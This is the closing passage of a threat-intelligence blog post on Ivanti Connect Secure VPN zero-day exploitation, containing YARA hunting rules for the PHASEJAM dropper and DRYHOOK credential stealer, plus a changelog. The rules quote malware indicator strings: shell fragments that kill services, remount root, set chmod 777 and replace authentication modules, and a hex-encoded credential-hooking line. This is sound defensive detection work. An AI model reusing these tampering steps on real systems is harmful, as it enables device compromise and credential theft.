        $str4 = "=> decrypt buf"
        $str5 = "%s    <malformed>"
        $comparison1 = { 3C 16 74 [1] 0F B6 [2] 3C 03 74 [1] 0F B6 [2] 3C 01 0F 85 }
        $comparison2 = { 81 [2] E2 E3 49 FB 0F 85 [4] 81 [2] 61 83 C3 1B 0F 85}
        $code1 = { 8D 55 B8 8B 45 F0 01 D0 0F B6 10 8B 4D F0 8B 45 0C 01 C8 0F
B6 00 31 C2 8D 4D B8 8B 45 F0 01 C8 88 10 83 45 F0 01 83 7D F0 2F 7E D4 }
        $code2 = { 81 7D E8 E2 E3 49 FB 0F 85 CD 00 00 00 81 7D E4 61 83 C3 1B }
    condition:
        uint32(0) == 0x464c457f and
        (all of ($s*)) and
        (1 of ($comparison*)) and
        (1 of ($code*))
}
```

```
 rule M_Dropper_PHASEJAM_1 {
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for strings identified in the
PHASEJAM dropper"
        md5 = "d18e5425ecd9608ecb992606b974e15d"
         strings:

                  $str1 = "AccessAllow()"
                  $str2 = "/jam/getComponent.cgi"
                  $str3 = "jam/getComponent.cgi.bak"
                  $str4 = "sh=$(echo CnN1Y"
                  $str5 = "up=$(echo CnN1Y"
                  $str6 = "grep -q 'sub AccessAllow()'"
                  $str7 = "cp -f /home/bin/remotedebug /home/bin/remotedebug.bak"
                  $str8 = "chmod 777 /home/bin/remotedebug.bak"
                  $str9 = "cp -f /home/perl/DSUpgrade.pm /home/perl/DSUpgrade.pm.bak"
                  $str10 = "pkill cgi-server"
         condition:
                  8 of them and filesize < 20KB

}
```

```
 rule M_Credtheft_DRYHOOK_1 {
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for strings identified in
the DRYHOOK credential stealer"
```

```
        md5 = "61bb586dc4e047ab081ef6ca65684e48"
         strings:

                  $str1 = "/home/perl/DSAuth.pm"
                  $str2 = "replace_content"
                  $str3 = "replace1_content"
                  $str4 = "replace2_content"
                  $str5 = "pkill cgi-server"
                  $str6 = "setPrompt ="
                  $str7 = "runSignin = \\*DSAuthc::RealmSignin_runSignin"
                  $str8 = "/bin/mount -o remount,rw / > /dev/null 2>&1"
                  $str9 = {64 61 74 61 20 3d 20 72 65 2e 73 75 62 28 62 22
5c 2a 72 75 6e 53 69 67 6e 69 6e 45 42 53 4c 20 3d 2e 2a 3b 22 2c
62 61 73 65 36 34 2e 62 36 34 64 65 63 6f 64 65 28 72 65 70 6c 61
63 65 32 5f 63 6f 6e 74 65 6e 74 2e 65 6e 63 6f 64 65 28 29 29 2e 64
65 63 6f 64 65 28 29 2e 65 6e 63 6f 64 65 28 22 75 6e 69 63 6f 64 65
5f 65 73 63 61 70 65 22 29 2c 64 61 74 61 29}
         condition:
                  8 of them and filesize < 20KB

}
```

Changelog

Date	Description
Jan. 8, 2025	DRYHOOK YARA MD5 updated to 61bb586dc4e047ab081ef6ca65684e48
Jan. 9, 2025	SPAWNMOLE YARA Signature update to `rule M_Tunneler_SPAWNMOLE_3`
Jan. 17, 2025	Attribution updated to UNC5221

Posted in

- Threat Intelligence

Source: https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day